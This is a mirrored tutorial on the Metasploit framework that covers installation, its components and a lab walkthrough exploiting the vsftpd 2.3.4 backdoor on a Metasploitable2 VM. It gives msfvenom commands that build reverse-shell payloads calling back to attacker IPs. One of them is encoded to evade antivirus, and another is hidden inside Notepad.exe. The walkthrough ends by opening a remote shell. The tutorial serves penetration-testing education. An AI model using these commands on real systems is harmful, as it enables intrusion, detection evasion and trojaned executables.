
The Ultimate Guide to Metasploit. Part 1.
- Category: CTI
- Source article: https://medium.com/@1200km/the-ultimate-guide-to-metasploit-part-1-43c8573487df
- Published: 2024-11-17
- Preserved media: 25 image(s), including cover images, screenshots, diagrams, and infographics where present.
- Preserved technical blocks: 34 code/configuration block(s).
Ecosystem Fit
This page mirrors the original Medium article into the 1200km.com Docusaurus ecosystem. The original article flow, images, screenshots, infographics, and technical blocks are preserved from the export.
A Complete Guide to Exploiting Vulnerabilities and Strengthening Security with Metasploit
What is Metasploit?
Metasploit is one of the most powerful and widely used penetration testing frameworks in the world. Designed to help security professionals identify and exploit vulnerabilities, Metasploit serves as a comprehensive toolkit for ethical hacking and offensive security. Its purpose is twofold: to aid in uncovering weaknesses in systems and networks and to demonstrate how attackers can exploit those vulnerabilities.
Metasploit modules guide. Auxiliary here
Table of contect:
-
Introduction
-
Setting Up Metasploit
-
Components of Metasploit Frameworkwith real life examples
-
Examlpe of usage
Disclaimer
This guide and the examples provided are foreducational and informational purposes only. The author and publisher are not responsible for any misuse of the information or tools discussed. Always act responsibly and within the boundaries of the law.
Introduction
The Significance of Metasploit in Penetration Testing and Ethical Hacking
Metasploit has become a cornerstone in cybersecurity for several reasons:
-
Comprehensive Testing: It allows ethical hackers to test all phases of an attack, from reconnaissance to exploitation and post-exploitation.
-
Learning and Training: Metasploit is an excellent resource for beginners and professionals to understand how exploits work.
-
Realistic Simulations: By replicating potential threats, it enables organizations to assess their readiness against attacks.
-
Wide Adoption: Its open-source nature and extensive community make it an industry standard for penetration testing.
Definition and Purpose
-
Definition: Metasploit is an open-source framework that provides a range of tools for penetration testing, vulnerability assessment, and exploit development.
-
Purpose: It is used to simulate real-world attacks, test defenses, and educate teams about securing their systems effectively.
History and Evolution of Metasploit
-
2003: Created by HD Moore as a portable network tool in Perl.
-
2007: Rewritten in Ruby to improve performance and flexibility.
-
2009: Acquired by Rapid7, which enhanced its development and added a commercial version, Metasploit Pro.

Today: It has grown into a framework with over 2,000 exploits and payloads, supporting various platforms and devices.
Metasploit has evolved from a simple collection of scripts to a robust framework capable of handling complex penetration testing tasks.
Why Use Metasploit?
Metasploit offers several advantages that make it indispensable for penetration testers:
-
Extensive Exploit Database:
-
Access to a vast repository of exploits and payloads targeting known vulnerabilities.
2. Modular Framework:
- Its modular design allows users to mix and match exploits, payloads, and auxiliary modules with ease.
3. Ease of Use:
- Features like
msfconsoleprovide a user-friendly interface for managing complex operations.
4. Integration with Other Tools:
- Metasploit integrates seamlessly with tools like Nmap, Nessus, and Burp Suite for a complete testing environment.
5. Cross-Platform Support:
- It runs on multiple platforms, including Linux, Windows, and macOS.
6. Community and Support:
- Backed by an active community and regular updates from Rapid7.
Setting Up Metasploit
Metasploit is versatile and can be installed on various platforms. This section guides you through the installation process and basic configuration.
Installation
1. Installing Metasploit on Kali Linux Kali Linux comes pre-installed with Metasploit, making it the easiest option for penetration testers. If it’s not already installed or needs an update:
- Open a terminal and run:
sudo apt
update
sudo apt install metasploit
-
framework

- To verify the installation, launch Metasploit with:
msfconsole
2. Installing Metasploit on Other Platforms
Ubuntu: Metasploit can be installed manually or using a script provided by Rapid7.
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \

chmod
 755 msfinstall && \
  ./msfinstall
- Launch with:
msfconsole
Windows:
-
Download the Metasploit installer from theRapid7website.
-
Run the installer and follow the on-screen instructions.
-
After installation, open the Metasploit Console from the Start menu.
macOS: Metasploit can be installed using Homebrew:
brew install metasploit
You canView Installation Docsfrom official site
Metasploit Pro (Commercial) vs. Community Edition
Metasploit Pro:
-
Paid version with additional features such as advanced reporting, phishing campaigns, and automation.
-
Designed for enterprise-level penetration testing.
Metasploit Community:
-
Free and open-source.
-
Includes core penetration testing tools but lacks enterprise-focused features.
Choose the version based on your use case — Community for learning and small-scale testing, Pro for enterprise needs.
Basic Configuration
1. Updating Metasploit (**msfupdate**)
Keeping Metasploit updated ensures you have access to the latest exploits and modules.
- Update Metasploit with:
msfupdate
- Verify the update by checking the version:
msfconsole
--version

Components of Metasploit Framework
-
msfconsole
-
msfdb
-
msfvenom
-
meterpreter
1. msfconsole
Themsfconsoleis the command-line interface (CLI) for the Metasploit Framework. It is the most widely used component, providing access to all the core functionalities of Metasploit.
Key Features:
-
Exploit Management: Load and execute exploits and payloads.
-
Module Interaction: Use auxiliary, exploit, post-exploitation, and other module types.
-
Session Management: Manage sessions with compromised hosts.
-
Interactive Interface: Tab-completion and built-in help make it beginner-friendly.
Example Usage:

- Start the console:
msfconsole
2. msfdb
Themsfdbis the database backend of Metasploit, used for storing and managing data collected during penetration testing.
Key Features:
-
Host Information: Store data about scanned hosts, such as IP addresses and operating systems.
-
Service Information: Maintain details about open ports and running services.
-
Vulnerability Tracking: Track discovered vulnerabilities across multiple tests.
-
Nmap Integration: Import Nmap scans directly into the database.
Example Usage:
- Initialize the database:
msfdb
init
- Start the database:
msfdb
start
- Use in
msfconsole:
db_status

Viewing Hosts
To see the hosts scanned or added to the database:
hosts

Viewing Services
To see details of services running on hosts:
services

Viewing Vulnerabilities
To view vulnerabilities discovered during scans:
vulns

Viewing Loot
To see data collected from a target (e.g., files, screenshots, or credentials):
loot
More information about msfdb in official docs here:
3. msfvenom
msfvenomis a command-line tool in the Metasploit Framework used for generating payloads and encoding them to evade detection. It combines the functionality of the oldermsfpayloadandmsfencodetools into a single utility. Here’s a detailed guide on how to work withmsfvenom.
Full official Docs for msfvenom here:
To start using msfvenom, first please take a look at the options it supports:
Options:
    -p,
--payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads

--payload-options            List the payload's standard options
    -l,
--list          [type]       List a module type. Options are: payloads, encoders, nops, all
    -n,
--nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f,
--format        <format>     Output format (use --help-formats for a list)

--help-formats               List available formats
    -e,
--encoder       <encoder>    The encoder to use
    -a,
--arch          <arch>       The architecture to use

--platform      <platform>   The platform of the payload

--help-platforms             List available platforms
    -s,
--space         <length>     The maximum size of the resulting payload

--encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
    -b,
--bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i,
--iterations    <count>      The number of times to encode the payload
    -c,
--add-code      <path>       Specify an additional win32 shellcode file to include
    -x,
--template      <path>       Specify a custom executable file to use as a template
    -k,
--keep                       Preserve the template behavior and inject the payload as a new thread
    -o,
--out           <path>       Save the payload
    -v,
--var-name      <name>       Specify a custom variable name to use for certain output formats

--smallest                   Generate the smallest possible payload
    -h,
--help                       Show this message
Basic Syntax
The basic syntax ofmsfvenomis as follows:
msfvenom -
p
 <payload>
[options]
List Available Payloads
To see all available payloads in Metasploit:
msfvenom -l payloads


List Available Encoders
To view all available encoders:
msfvenom -l encoders
List Output Formats

msfvenomsupports a wide variety of output formats.
To view all the supported output formats inmsfvenom, you can use the following command:
msfvenom
--list
 formats

List of all supported platforms
msfvenom
--list
 platforms
Here are three example msfvenom commands using different flags, along with their explanations:
Example 1 demonstrates a basic payload generation.
Generate a Reverse TCP Payload with a Custom Output Format
Command:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe -o reverse_payload.exe

Explanation:
-
-p windows/meterpreter/reverse_tcp: Specifies the payload, which is a reverse TCP Meterpreter shell for Windows. -
LHOST=192.168.1.100: Sets the attacker's IP address (listener IP). -
LPORT=4444: Sets the listening port for the reverse connection. -
-f exe: Specifies the output format as a Windows executable. -
-o reverse_payload.exe: Saves the generated payload asreverse_payload.exe.
This command generates a payload that, when executed on the target machine, will connect back to the attacker’s machine on port 4444, providing a Meterpreter shell.

Example 2 showcases the use of encoders to evade detection.
Generate an Encoded Payload to Bypass Antivirus
Command:
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.0.1 LPORT=5555 -e x86/shikata_ga_nai -i 5 -f elf -o encoded_payload.elf
Explanation:
-
-p linux/x64/shell_reverse_tcp: Specifies a reverse shell payload for Linux x64 architecture. -
LHOST=10.10.0.1: Sets the attacker’s IP address. -
LPORT=5555: Specifies the listening port. -
-e x86/shikata_ga_nai: Uses theshikata_ga_naiencoder to obfuscate the payload. -
-i 5: Encodes the payload 5 times to increase obfuscation. -
-f elf: Specifies the output format as an ELF file for Linux. -
-o encoded_payload.elf: Saves the generated payload asencoded_payload.elf.
This command creates an encoded reverse shell payload designed to evade detection by antivirus or intrusion detection systems.
Example 3 illustrates how to embed a payload into a legitimate application for stealth.
Use a Custom Template to Generate a Stealthy Payload
Command:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.200 LPORT=8080 -x ~/Notepad.exe -k -f exe -o stealth_payload.exe

Explanation:
-
-p windows/meterpreter/reverse_tcp: Specifies the payload as a reverse TCP Meterpreter shell for Windows. -
LHOST=192.168.2.200: Sets the attacker's IP address. -
LPORT=8080: Specifies the listening port for the reverse connection. -
-x~/Notepad.exe: Path to legitimatenotepad.exeapplication to use as a template for the payload. -
-k: Preserves the original behavior ofnotepad.exewhile injecting the payload as a new thread. -
-f exe: Specifies the output format as a Windows executable. -
-o stealth_payload.exe: Saves the generated payload asstealth_payload.exe.
This command creates a stealthy payload that retains the original functionality ofnotepad.exe, making it less suspicious when executed on the target machine.
Full official Docs for msfvenom here:
4. Meterpreter
Meterpreteris an advanced, interactive payload used in Metasploit. It is dynamically extensible, providing penetration testers with a range of tools for post-exploitation. Once a system is compromised and the Meterpreter payload is delivered, it gives the attacker a command shell with enhanced capabilities for performing various tasks.
Key Features of Meterpreter
-
In-Memory Execution: Runs entirely in memory, leaving no files on disk, making it stealthier and harder to detect.
-
Encrypted Communication: Uses encrypted channels for communication between the attacker and the target.
-
Dynamic Loading: Can load extensions or scripts on demand without restarting the session.
-
Extensive Post-Exploitation Tools: Built-in features for privilege escalation, file manipulation, process control, and more.
Examlpe of usage
Step-by-Step Guide:
Target: Metasploitable2 linux machine
**Target’s IP address:**192.168.126.130
To exploit theMetasploitable2VM and establish aMeterpretersession, follow these steps. Your target IP is192.168.126.130.
Step-by-Step Guide:
1. Identify a Vulnerable Service
Before running the exploit, use a scanner likeNmapto identify open ports and services on the target.
nmap -sV
192.168
.126
.130

Look for services with known vulnerabilities, such as:
-
**FTP (vsftpd 2.3.4)**on port 21
-
**RPC (Unix)**on port 111
-
**Samba (SMB)**on ports 139, 445
You can search in https://www.exploit-db.com/
2. Start Metasploit:
msfconsole

3. Search for mode for vulnerability:
(in this case vsFTP 2.3.4)
search
 vsftpd
2.3
.4

3. Choose an Exploit
Use an exploit that targets a known vulnerability. For example:
- vsftpd 2.3.4 Backdoor:
use exploit/unix/ftp/vsftpd_234_backdoor


4. Show exploit configuration:
show
 options
4. Set Required Options
After selecting an exploit, configure the parameters:
set
 RHOST 192.168.126.130
set
 RPORT 21

5. Run the exploit
run

6. Interact with the Meterpreter Session
When the session opens, interact with it:
sessions -
i

1

7.Use help command to see all options:
help
8.Open remote shell
shell